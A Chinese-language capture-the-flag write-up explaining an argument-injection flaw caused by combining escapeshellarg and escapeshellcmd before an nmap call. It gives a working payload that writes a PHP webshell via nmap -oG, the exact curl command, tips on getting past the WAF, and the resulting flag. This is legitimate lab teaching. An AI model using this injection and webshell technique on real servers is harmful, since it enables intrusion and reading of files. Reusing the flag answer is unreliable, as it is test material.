打开靶场,可以看到以下内容

这道题可以用burp做也可以直接在url地址上操作,我本来想用burp做的但是这台电脑上burp有问题,所以我就演示在url地址上的操作
首先说一下他的核心漏洞与利用
漏洞点:escapeshellarg + escapeshellcmd 组合不当
-
escapeshellarg()给整个字符串加单引号,同时把内部存在的单引号转义为
'\''。例如输入:
172.17.0.2' -v -d a=1处理后变成:
'172.17.0.2'\'' -v -d a=1' -
escapeshellcmd()对整个命令字符串里的特殊字符(包括
\和未配对的单引号)前加\进行转义。此时上一步的结果中,由于
escapeshellarg额外插入的单引号,形成未配对状态,导致这些单引号被escapeshellcmd加上\。最终变成:
'172.17.0.2'\\'' -v -d a=1\'
当 Shell 解析时:
-
\\被解释为一个普通的\字符; -
紧接着的单引号
'恢复了特殊含义,从而打破了原有参数的引号包裹; -
后面的
-v -d a=1便以独立参数的形式注入到nmap命令中。
一句话总结就是:escapeshellarg 和 escapeshellcmd 执行顺序错误,导致攻击者可以通过精心构造的单引号,把恶意参数"挤出"引号包裹,变成独立的命令选项。
解:
我一开始是想利用这个上传后门的,但会遇到下面的问题,我感觉利用后门不太好做
注意
对面的服务器的WAF过滤掉了很多敏感词,像**eval、$_POST 等敏感关键字**,都是被过滤掉了的,一旦检测到,那么对方的服务器会拒绝访问并且重置连接。
所以查了下资料换个思路,我们的payload直接写一个"访问即输出 Flag"的 PHP 文件。
最终payload构成
payload:
html
' <?=`cat /flag`;?> -oG f.php '除此以外我们还要设置X-Forwarded-For,固定沙盒目录名,让我们能找到自己写入的Webshell。
X-Forwarded-For的地址随意。这是为了避免负载均衡可能引发的麻烦
我建议在cmd里面用curl命令执行,因为curl工具不存在浏览器兼容问题,而且能精确控制请求内容。
最终命令执行
html
curl -g -H "X-Forwarded-For: 1.1.1.1" "http://1386f0b0-558b-4ae6-b19e-744b95273737.node5.buuoj.cn:81/?host=%27%20%3C%3F%3D%60cat%20/flag%60%3B%3F%3E%20-oG%20f.php%20%27"我们的payload一定要用url编码编好,不然浏览器解析不了
这里面的-g是(禁止 URL 通配符解析)

可以看到我们的payload执行成功,并且返回了沙盒目录名e6305cd14dbe6e1fc4041d81cb3fc9ee
这个沙盒目录名就是存放flag的地方
payload执行成功后我们就要可以访问f.php让其输出flag

最终得到flag
flag{d4ddcd42-6d16-4c5b-ab41-340461926412}